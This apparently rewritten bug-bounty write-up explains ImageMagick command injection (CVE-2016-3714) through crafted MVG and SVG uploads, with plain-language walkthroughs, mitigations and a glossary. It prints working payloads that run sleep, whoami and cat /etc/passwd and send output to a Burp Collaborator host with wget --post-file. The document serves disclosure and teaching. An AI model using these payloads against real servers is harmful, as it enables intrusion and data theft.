Abusing ImageMagick to obtain RCE
The application used ImageMagick to process user-supplied images with default delegates, allowing shell command injection through a crafted MVG file. An attacker could execute commands on the server, exfiltrate data via DNS, and read files such as /etc/passwd.

Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ImageMagick is a free and open-source suite for displaying, converting and editing raster and vector images, able to read and write over 200 formats. It is widely deployed, including at many Fortune 500 companies, and plugins make it easy to drive from PHP, Ruby, Node.js and other languages, so image resizing and cropping on a website is a common place to find it. A useful heuristic: if a site crops your uploaded photo into an avatar, there is a good chance ImageMagick is doing the work.
The feature under attack here is exactly that: an upload and conversion path on a private bug bounty program, represented in the write-up as example.com because disclosure was not allowed. The researcher found a variation of remote code execution through ImageMagick that earned a USD 5000 bounty, and used DNS exfiltration (a side-channel) to get command output back out of the server.
The underlying class of bug is the one documented at imagetragick.com. In 2016 researchers showed that arbitrary code could be executed by hiding it inside image files a user uploads (CVE-2016-3714), meaning an attacker can make a web server do its bidding by uploading an image containing code the attacker chooses.
Setup
The work was done against a private program, so no hostnames, parameters or versions are given beyond the redacted example URL. The tools used were Burp Collaborator for out-of-band interaction and hand-crafted MVG payloads. The precondition is the classic one: the application accepts user-supplied images and passes them to ImageMagick for processing, using the default delegates.xml/policy.xml.
Finding it
The researcher first established that ImageMagick was plausibly in use by looking at how static image files were interpreted. The image file contained certain keywords that pointed to it. The URL looked like this:
https://subdomain.example.com/directory/5b9682b23bb………:avatar?a44c0de5…..c54b5&x6xx9jul3=1
Analysing the source of the image file turned up the string EXtdate:modify. The server was converting pictures with ImageMagick or GraphicsMagick but was not adding the -strip command line option, so the converted image retained plaintext tEXtdate:create metadata. PNG files usually carry EXtdate:modify and timestamps as well. That metadata was the tell that the conversion pipeline was ImageMagick's.
Exploitation
Step 1: understand the vulnerable mechanism
ImageMagick processes files with external libraries through a feature called a delegate. It is implemented as a system() call with a command string from the config file delegates.xml, with the actual value substituted for different params (input/output filenames and so on). Because the %M param is insufficiently filtered, shell command injection is possible. The dangerous part is that ImageMagick supports formats such as svg and mvg which allow including external files from any supported protocol, including delegates. Any service that processes user-supplied images with default delegates.xml/policy.xml may therefore be vulnerable. The two common exploits are:
exploit.mvg push graphic-contextviewbox 0 0 640 480fill 'url(https://example.com/image.jpg";|ls "-la)'pop graphic-context
exploit.svg <?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN""http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";><svg width="640px" height="480px" version="1.1"xmlns="http://www.w3.org/2000/svg"; xmlns:xlink="http://www.w3.org/1999/xlink";><image xlink:href="https://example.com/image.jpg"|ls "-la"x="0" y="0" height="640px" width="480px"/></svg>
In this case study the MVG variant was used, because it is interpreted by the server and, when decoded, causes code to execute.
Step 2: a time-based proof
The exploits were modified to test time-based payloads. The sample code was:
push graphic-contextviewbox 0 0 200 200fill ‘url(https://example.org/vfqBnrslJIi/";sleep "6.0)’pop graphic-context

The sample code was modified to test a time-based payload. The parameter supplying the request indicated that it base64-decoded its input, so the payload was converted to base64. The newly generated payload for parameter d64 was:
[redacted]
The payload was base64-decoded by the server and the response was delayed by 6.0 seconds, confirming the attack.
Step 3: exfiltrating command output over DNS
Direct read access was not available, so Burp Collaborator was used to retrieve the results of executed commands. The payload was modified to store a command's output in a text file and then use wget --post-file to send it to the Collaborator. First the application user was checked with whoami:
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|whoami>>/tmp/pwned.txt")’pop graphic-context.
The result was stored in pwned.txt, and the file was then read out through the Collaborator:
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|wget –post-file /tmp/pwned.txt XXX.burpcollaborator.net")’pop graphic-context
A ping arrived at Burp Collaborator with a request containing the user of the application.
Step 4: proof of impact with /etc/passwd
To fully demonstrate the impact, a POC was generated to read /etc/passwd, using the same two-step pattern:
- Saving output to
pwned.txt
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|cat /etc/passwd >>/tmp/pwned.txt")’pop graphic-context
- Reading the file using the Collaborator
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|wget –post-file /tmp/pwned.txt XXX.burpcollaborator.net")’pop graphic-context

As seen in the screenshot, the contents of /etc/passwd of the server were now read, confirming the issue on the server.
Root cause
ImageMagick's delegate mechanism builds a shell command from delegates.xml and passes it to system(). The %M parameter, which carries the value taken from the image, is not filtered sufficiently, so a crafted fill 'url(...)' in an MVG file (or an xlink:href in an SVG) can break out of the intended URL and append shell commands. Because MVG and SVG can reference external files over any supported protocol, the attacker's string reaches the delegate. The conversion pipeline did not strip metadata, which is what made the ImageMagick use visible in the first place.
Impact
An attacker who can submit an image to a service that processes it with a vulnerable ImageMagick can execute arbitrary commands on the server as the application's user. In this case the researcher read the application user with whoami and read /etc/passwd, exfiltrating both over DNS through Burp Collaborator because direct read access was not available. The report does not enumerate further impact beyond this command execution and file read.
Fix
The vulnerability was confirmed within hours of reporting and a fix was deployed as soon as possible; the report does not describe the change itself. It does give the mitigations it recommends for any site using ImageMagick:
- Verify that all image files begin with the expected magic bytes for the image types you support before sending them to ImageMagick for processing.
- Use a policy file to disable the vulnerable ImageMagick coders. The global policy is usually found in
/etc/ImageMagick. The example below disables the EPHEMERAL, URL, MVG and MSL coders (and several others):
Policy.xml file:<policymap><policy domain="coder" rights="none" pattern="EPHEMERAL" /><policy domain="coder" rights="none" pattern="URL" /><policy domain="coder" rights="none" pattern="HTTPS" /><policy domain="coder" rights="none" pattern="MVG" /><policy domain="coder" rights="none" pattern="MSL" /><policy domain="coder" rights="none" pattern="TEXT" /><policy domain="coder" rights="none" pattern="SHOW" /><policy domain="coder" rights="none" pattern="WIN" /><policy domain="coder" rights="none" pattern="PLT" /></policymap>
Variants to test
What happened, in plain words
A security researcher found a way to make a website run commands of his choosing on its own server, just by sending it a specially crafted image. The website was part of a private bug bounty program, so the write-up hides its real name and calls it example.com. The researcher was paid USD 5000 for the finding.
The trick relies on a piece of software called ImageMagick. ImageMagick is a free, open-source program that displays, converts and edits pictures. It understands more than 200 image formats, and it is used by a great many organisations, including many Fortune 500 companies. Plugins make it easy to call from programming languages such as PHP, Ruby and Node.js, so when a website resizes your photo or crops it into an avatar, there is a good chance ImageMagick is doing the work behind the scenes.
The problem is that ImageMagick can be told to do more than resize a picture. In 2016, researchers showed that you could hide commands inside an image file and have the server run them. That bug is tracked as CVE-2016-3714 and is documented at imagetragick.com. In plain terms: an attacker can make a web server do its bidding by uploading an image that contains code the attacker chooses.
In this case the researcher used a variation of that bug to run commands, and then used a side channel (DNS lookups, which we will explain) to get the results back out of the server, because the website did not show them directly.
The software and the feature being attacked
ImageMagick is the product. The feature under attack is the upload and conversion path: the part of the website that takes a picture you send it and processes it. The researcher did not have permission to name the site, so everything here uses example.com in its place.
To understand the attack you need one idea from ImageMagick: the delegate. A delegate is an external library that ImageMagick hands work to when processing certain files. ImageMagick builds a command line for that helper and runs it through the operating system's shell, which is the same mechanism you use when you type a command in a terminal. The command line is assembled from a configuration file called delegates.xml, with placeholders replaced by real values such as the input and output file names.
That is the weak point. If a value taken from the image you uploaded ends up inside that command line without being cleaned properly, you can add your own shell commands to it. The report names the placeholder involved: the %M parameter is not filtered sufficiently. The most dangerous part is that ImageMagick supports formats such as svg and mvg which allow including external files from any supported protocol, including delegates. So any service that processes user-supplied images with the default delegates.xml and policy.xml may be vulnerable.
Two common exploits are shown in the report:
exploit.mvg push graphic-contextviewbox 0 0 640 480fill 'url(https://example.com/image.jpg";|ls "-la)'pop graphic-context
exploit.svg <?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN""http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";><svg width="640px" height="480px" version="1.1"xmlns="http://www.w3.org/2000/svg"; xmlns:xlink="http://www.w3.org/1999/xlink";><image xlink:href="https://example.com/image.jpg"|ls "-la"x="0" y="0" height="640px" width="480px"/></svg>
Line by line, in plain words:
- The first block is an MVG file. MVG is ImageMagick's own drawing language: a short list of instructions for painting a picture.
push graphic-contextopens a drawing,viewbox 0 0 640 480sets the canvas size,fill 'url(...)'says "paint this area using the image at this web address", andpop graphic-contextcloses the drawing. - The interesting part is inside the
fillline. The address is followed by";|ls "-la. The"closes the quoted address early, and the|tells the shell to take what comes next as a command. So instead of just fetching a picture, the server runsls -la, which lists files in a directory. - The second block is the same idea written as an SVG file. SVG is a standard picture format written in XML, a text format built from tags in angle brackets. The
<image ... xlink:href="...">tag points at a picture to include, and again the address is broken out of with"|ls "-la, so the shell runsls -la.
In this case study the researcher used the MVG variant, because the server interprets it and, when decoded, causes code to execute.
Step 1: spotting that ImageMagick was in use
Before attacking anything, the researcher needed to know whether ImageMagick was actually there. He looked at how the site handled ordinary, static image files. The image file contained certain keywords that pointed to it. The URL looked like this:
https://subdomain.example.com/directory/5b9682b23bb………:avatar?a44c0de5…..c54b5&x6xx9jul3=1
Reading that URL in plain words: subdomain.example.com is the site, /directory/ is a folder on it, the long string of letters and digits is an identifier, :avatar suggests the request is about a user's avatar picture, and everything after the ? is a set of parameters the site uses to decide what to return. The dots in the report stand for characters that were removed to keep the site private.
Analysing the source of the image file turned up the string EXtdate:modify. That string is metadata: information stored inside the picture file about the picture, rather than the picture itself. The server was converting pictures with ImageMagick or GraphicsMagick but was not adding the -strip command line option, which is the option that removes such metadata. So the converted image still carried plaintext tEXtdate:create metadata. PNG files usually carry EXtdate:modify and timestamps as well. That leftover metadata was the tell that the conversion pipeline was ImageMagick's.
Why this step matters: you do not want to fire exploits at a service blindly. A harmless look at a converted image told the researcher which software was likely behind the avatar feature, without touching anything sensitive.
Step 2: a time-based proof
The exploits above were modified to test time-based payloads. A time-based test is one where you cannot see the command's output, so you make the command take a known amount of time and watch whether the response is delayed. The sample code was:
push graphic-contextviewbox 0 0 200 200fill ‘url(https://example.org/vfqBnrslJIi/";sleep "6.0)’pop graphic-context
Line by line:
push graphic-contextopens the drawing andpop graphic-contextcloses it, as before.viewbox 0 0 200 200sets a 200 by 200 canvas.fill ‘url(https://example.org/vfqBnrslJIi/";sleep "6.0)’is the payload. Thefilldirective points at a URL, and the injected";sleep "6.0breaks out of the URL context so the delegate's shell runssleep 6.0.sleepis a command that simply waits: here, six seconds.
The parameter supplying the request indicated that it base64-decoded its input. Base64 is a way of writing any data using only letters, digits and a couple of symbols, so it can travel safely inside a URL or a form field. If the site decodes the value before using it, you have to encode your payload first. The newly generated payload for parameter d64 was:
[redacted]
That long string is just the MVG payload above, written in base64. The server decoded it and the response was delayed by 6.0 seconds, confirming the attack.
Why this step matters: a six-second delay is hard to explain by chance. It is a safe, low-impact way to prove that your command actually ran on the server, before you try to read anything.
Step 3: getting command output back over DNS
Direct read access was not available: the website did not show the output of the commands. So the researcher used Burp Collaborator. Burp Collaborator is a service that gives you a unique address you control and records every request that reaches it. If you can make the target server contact that address, you learn that your command ran, and you can carry data out in the request itself. This is called out-of-band or side-channel exfiltration: the data leaves by a different route than the normal response.
The payload was modified to store a command's output in a text file and then use wget --post-file to send that file to the Collaborator. wget is a command line tool for fetching things over the network; --post-file makes it send a file's contents to a server instead of downloading something. First the application user was checked with whoami, a command that prints the name of the account the server is running as:
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|whoami>>/tmp/pwned.txt")’pop graphic-context.
Line by line:
- The drawing instructions are the same as before.
- Inside
fill, the addresshttps://example.com/image.jpgis followed by"|whoami>>/tmp/pwned.txt". The"closes the address, the|starts a shell command,whoamiprints the account name, and>>/tmp/pwned.txtappends that output to a file calledpwned.txtin the/tmpfolder./tmpis a scratch folder that exists on most Unix-like systems.
The result of the command was stored in pwned.txt, and the file was then read out through the Collaborator:
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|wget –post-file /tmp/pwned.txt XXX.burpcollaborator.net")’pop graphic-context
Line by line:
- Again the
filladdress is closed with"and a shell command follows after|. - This time the command is
wget –post-file /tmp/pwned.txt XXX.burpcollaborator.net. It takes the contents ofpwned.txtand sends them toXXX.burpcollaborator.net, the researcher's Collaborator address.XXXstands for the unique part of that address, which the report hides.
A ping was observed in Burp Collaborator with the request containing the user of the application.
Why this step matters: the server never showed the command output in its response, but it could still make an outgoing request. That outgoing request is the channel the data travels on.
Step 4: proving the impact with /etc/passwd
To fully demonstrate the impact, a proof of concept was generated to read /etc/passwd. On Unix-like systems, /etc/passwd is a file that lists the user accounts on the machine. It does not contain passwords in the modern sense, but reading it shows that the attacker can reach files on the server. The same two-step pattern was used:
- Saving output to
pwned.txt
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|cat /etc/passwd >>/tmp/pwned.txt")’pop graphic-context
- Reading the file using the Collaborator
push graphic-contextviewbox 0 0 640 480fill ‘url(https://example.com/image.jpg "|wget –post-file /tmp/pwned.txt XXX.burpcollaborator.net")’pop graphic-context
Line by line:
- In the first payload, the injected command is
cat /etc/passwd >>/tmp/pwned.txt.catprints the contents of a file, and>>appends that output topwned.txt. So the account list is copied into the scratch file. - In the second payload, the same
wget –post-filecommand as before sendspwned.txtto the Collaborator.
As seen in the screenshot, the contents of /etc/passwd of the server were now read, confirming the issue on the server.
Why this step matters: running whoami proves you can run a command. Reading a system file proves you can reach data you were never meant to see, which is what makes the finding serious.
Why it worked
ImageMagick's delegate mechanism builds a shell command from delegates.xml and passes it to system(), the operating system function that runs a command. The %M parameter, which carries the value taken from the image, is not filtered sufficiently, so a crafted fill 'url(...)' in an MVG file (or an xlink:href in an SVG) can break out of the intended URL and append shell commands. Because MVG and SVG can reference external files over any supported protocol, the attacker's string reaches the delegate. The conversion pipeline did not strip metadata, which is what made the ImageMagick use visible in the first place.
In everyday terms: the site took a stranger's drawing instructions and passed them to a helper that runs commands, without checking whether the instructions contained extra commands. The picture was the envelope, and the commands were the letter inside it.
What an attacker could do
An attacker who can submit an image to a service that processes it with a vulnerable ImageMagick can execute arbitrary commands on the server as the application's user. In this case the researcher read the application user with whoami and read /etc/passwd, exfiltrating both over DNS through Burp Collaborator because direct read access was not available. The report does not enumerate further impact beyond this command execution and file read.
The fix
The vulnerability was confirmed within hours of reporting and a fix was deployed as soon as possible; the report does not describe the change itself. It does give the mitigations it recommends for any site using ImageMagick:
- Verify that all image files begin with the expected magic bytes for the image types you support before sending them to ImageMagick for processing. Magic bytes are the first few bytes of a file that identify its real type, regardless of what the file name claims.
- Use a policy file to disable the vulnerable ImageMagick coders. A coder is the part of ImageMagick that reads or writes a particular format. The global policy is usually found in
/etc/ImageMagick. The example below disables the EPHEMERAL, URL, MVG and MSL coders, and several others:
Policy.xml file:<policymap><policy domain="coder" rights="none" pattern="EPHEMERAL" /><policy domain="coder" rights="none" pattern="URL" /><policy domain="coder" rights="none" pattern="HTTPS" /><policy domain="coder" rights="none" pattern="MVG" /><policy domain="coder" rights="none" pattern="MSL" /><policy domain="coder" rights="none" pattern="TEXT" /><policy domain="coder" rights="none" pattern="SHOW" /><policy domain="coder" rights="none" pattern="WIN" /><policy domain="coder" rights="none" pattern="PLT" /></policymap>
Line by line, in plain words:
<policymap>and</policymap>wrap the whole set of rules.- Each
<policy ... />line is one rule.domain="coder"says the rule is about a format handler,rights="none"says that handler is not allowed to be used, andpattern="..."names the handler. Sopattern="MVG"blocks the drawing language used in this attack,pattern="URL"andpattern="HTTPS"block fetching from web addresses, and the rest block other formats the report considers dangerous.
Variants to test
Glossary
- Base64: a way of writing any data using only letters, digits and a few symbols, so it can travel safely inside a URL or form field.
- Bug bounty program: a scheme where an organisation pays researchers for reporting security problems in its systems.
- Burp Collaborator: a service that gives you an address you control and records every request that reaches it, used to detect and capture out-of-band traffic.
- Coder: the part of ImageMagick that reads or writes a particular image format.
- Command injection: a bug where untrusted input is placed into a command line and the shell runs the extra commands hidden in it.
- CVE-2016-3714: the identifier for the 2016 ImageMagick bug that lets an attacker run code by hiding it in an uploaded image.
- Delegate: a helper program ImageMagick hands work to for a format it cannot handle itself, run through the operating system shell.
- DNS: the system that turns names such as example.com into addresses, and a channel that can carry data out of a server.
- Exfiltration: getting data out of a system, here by making the server send it to an address the attacker controls.
- ImageMagick: a free, open-source suite for displaying, converting and editing images, able to read and write over 200 formats.
- Magic bytes: the first few bytes of a file that identify its real type, regardless of the file name.
- Metadata: information stored inside a file about the file, such as creation and modification dates, rather than the content itself.
- MVG: ImageMagick's own drawing language, a short list of instructions for painting a picture.
- Out-of-band: a channel separate from the normal response, used to confirm execution or carry data back.
- Policy file: an ImageMagick configuration file that can disable dangerous format handlers.
- Proof of concept (POC): a small, safe demonstration that a vulnerability is real.
- Remote code execution (RCE): a bug that lets an attacker run commands of their choosing on someone else's server.
- Shell: the program that reads and runs commands typed by a user or built by another program.
- Side channel: a way of learning something from indirect effects, such as a delay or an outgoing request, rather than from the main response.
- SVG: a standard picture format written in XML, a text format built from tags in angle brackets.
- Time-based test: a check where you make a command take a known amount of time and watch whether the response is delayed.
/etc/passwd: a file on Unix-like systems that lists the user accounts on the machine.wget: a command line tool for fetching things over the network, which can also send a file to a server with--post-file.



